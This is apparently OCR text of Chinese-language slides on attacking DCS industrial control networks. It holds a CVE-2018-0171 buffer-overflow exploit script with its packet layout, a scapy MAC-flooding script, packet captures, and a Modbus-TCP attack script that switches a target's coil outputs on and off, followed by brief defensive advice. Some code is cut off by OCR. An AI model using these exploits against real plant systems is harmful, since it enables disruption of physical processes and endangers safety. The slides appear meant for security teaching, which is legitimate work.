
可以采用STP的BPDU的攻击方式产生网络的震荡



DCS系统的脆弱性-网络层

尝试CVE-2018-0171缓冲器溢出攻击

Header（16bytes）				TLV_1(224bytes)			TLV_2(2048bytes)
Msg_from	Version	Msg_hdr_type	Data_length	Type	Length	Value	Data
0x00000001	0x00000001	0x00000007	0x000000d8	0x00000001	0x000000d8 (Data_length)	Data (216bytes)	“D” * 2048



DCS系统的脆弱性-网络层

尝试CVE-2018-0171缓冲器溢出攻击

```
import socket
import struct
from optparse import OptionParser

# Parse the target options
parser = OptionParser()
parser.add_option("-t", "--target", dest="target", help="Smart Install Client", default=
parser.add_option("-p", "--port", dest="port", type="int", help="Port of Client", defaul
options, args = parser.parse_args()

def craft_tlv(t, v, t_fmt='!I', l_fmt='!I'):
    return struct.pack(t_fmt, t) + struct.pack(l_fmt, len(v)) + v

def send_packet(sock, packet):
    sock.send(packet)

def receive(sock):
    return sock.recv()

if __name__ == "__main__":
    con = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    con.connect((options.target, options.port))
    [redacted]
    tlv_2 = shellcode
    hdr =  '\x00\x00\x00\x01'                                   # msg_from
    hdr += '\x00\x00\x00\x01'                                   # version
    hdr += '\x00\x00\x00\x07'                                   # msg_hdr_type
    hdr += struct.pack('>I', len(data))                         # data_length
    pkt = hdr + tlv_1 + tlv_2
send_packet(con, pkt)
```

DCS系统的脆弱性-协议层

流量抓取-Mac泛洪MAC地址表4k

```python
#!/usr/bin/env python3
# -*- coding:utf-8 -*-
from scapy.all import RandMAC,RandIP,Ether,IP,sendp
import sys
iface = 'eth0'
if len(sys.argv) >= 2:
    iface = sys.argv[1]
packet = Ether(src=RandMAC(),dst=RandMAC())/IP(src=RandIP(),dst=RandIP())
sendp(packet,iface=iface,loop=1)
```

1	0.000000	[redacted]:d1:85	Spanning-tree-(for-brid…	STP	135 MST. Root = 32768/0/[redacted]5d:d1:00
2	0.000153	10.1.1.35	10.1.1.13	Modbus/TCP	112 Response: Trans: 0; Unit: 1, Fun
3	0.002410	[redacted]:a3:39	Broadcast	ARP	42 Who has 10.1.1.50? Tell 10.1.1.13
4	0.153841	10.1.1.13	10.1.1.35	TCP	54 3064 → 502 [ACK] Seq=13 Ack=59 Win=639
5	0.351732	[redacted]:00:08	[redacted]:a3:39	ARP	42 Who has 10.1.1.13? Tell 10.1.1.35
6	0.352285	[redacted]:a3:39	[redacted]:00:08	ARP	42 10.1.1.13 is at [redacted]70:a3:39
7	1.716319	[redacted]:a3:39	Broadcast	ARP	42 Who has 10.1.1.51? Tell 10.1.1.13
8	1.998832	10.1.1.13	10.1.1.35	Modbus/TCP	66 Query: Trans: 0; Unit: 1, Fun
9	1.999149	10.1.1.35	10.1.1.13	Modbus/TCP	112 Response: Trans: 0; Unit: 1, Fun
10	2.165732	10.1.1.13	10.1.1.35	TCP	54 3064 → 502 [ACK] Seq=25 Ack=117 Win=63
11	2.327981	10.1.1.13	224.0.0.105	UDP	825 4368 → 51967 Len=783

DCS系统的脆弱性-协议层

Modbus-TCP 端口 502

```
> Transmission Control Protocol, Src Port: 502, Dst Port: 3661, Seq: 1, Ack: 13, Len: 58
v Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 52
    Unit Identifier: 1
v Modbus
    .000 0001 = Function Code: Read Coils (1)
    [Request Frame: 6]
    Byte Count: 49
  > Bit 0 : 0
  > Bit 1 : 0
```

```
0000  00 0c 29 70 a3 39 00 50  56 c0 00 08 08 00 45 00   ..)p.9.P V.....E.
0010  00 62 7d 06 40 00 80 06  67 5e 0a 01 01 23 0a 01   .b}.@... g^...#..
0020  01 0d 01 f6 0e 4d 54 f0  07 6f 4c 7a 5a 4a 50 18   .....MT. .oLzZJP.
0030  fa 54 59 6c 00 00 00 00  00 00 00 34 01 01 31 04   .TYl.... ...4..1.
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

DCS系统的脆弱性-协议层

Modbus-TCP协议分析




Figure 1-1 Modbus RTU Protocol within a TCP/IP Frame

Table 4-1 Modbus/TCP and Modbus RTU Function Codes Definitions

Function Code	Name	Usage
01	Read Coil Status	Read the state of a digital output
02	Read Input Status	Read the state of a digital input
03	Read Holding Registers	Read data in 16-bit Register Format (high/low). Used to read integer or floating point process data. Registers are consecutive and are imaged from the instrument to the host.
04	Read Input Registers	Provides Read access to any Analog Input Channel positioned in any Rack or Slot.
05	Force Single Coil	Write data to force a digital output ON/OFF Values of FF 00 forces digital output ON Values of 00 00 forces digital output OFF Values of FF FF releases the force of the digital output All other values are illegal and will not effect the digital output.
06	Preset Single Register	Write Data in 16-bit Integer Format (high/low) ONLY.
08	Loopback Test	Used for diagnostic testing of the communications port.
16 (10h)	Preset Multiple Registers	Write Data in 16-bit Format (high/low). Used to write integer and floating point override data. Registers are consecutive and are imaged from the host to the instrument.
17 (11h)	Report Device ID	Read instrument ID and connection information, ROM version, etc.

Query message format for function code 05

	Slave Address (00 for TCP)	Function Code	DO Address High	DO Address Low	Force Data High	Force Data Low	CRC (RTU)	CRC (RTU)
TCP Example	00	05	07	D5	FF	00		

DCS系统的脆弱性-协议层

Modbus-TCP 攻击脚本-随意控制DCS系统IO输出

```
# Create a TCP/IP socket
TCP_IP = '10.1.1.35'
TCP_PORT = 502
BUFFER_SIZE = 39
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((TCP_IP, TCP_PORT))

try:
# Hack Adress 0x00001 On then Off
unitId = 16 # Plug Socket
functionCode = 5 # Write coil

print("\nHack Address 0x00001 ON...")
coilId = 1

sock.send(req)
print("TX: (%s)" %req)
rec = sock.recv(BUFFER_SIZE)
print("RX: (%s)" %rec)
time.sleep(2)

print("\nHack Address 0x00001 OFF...")
coilId = 1

sock.send(req)
print("TX: (%s)" %req)
rec = sock.recv(BUFFER_SIZE)
print("RX: (%s)" %rec)
time.sleep(2)

finally:
print('\nCLOSING SOCKET')
sock.close()
```

DCS系统的防护措施

1、交换机增加端口安全策略

2、增加工业防火墙隔离控制器和监控主机

3、主机防护（开启防火墙，安装AV，白名单）

微信号：jiansiting

邮件：jiansiting@gmail.com

Github：github.com/jiansiting

暗影安全：www.shadowsec.org

破晓安全：www.secbug.org

米斯特安全：www.hi-ourlife.com

谢谢大家，肯请斧正！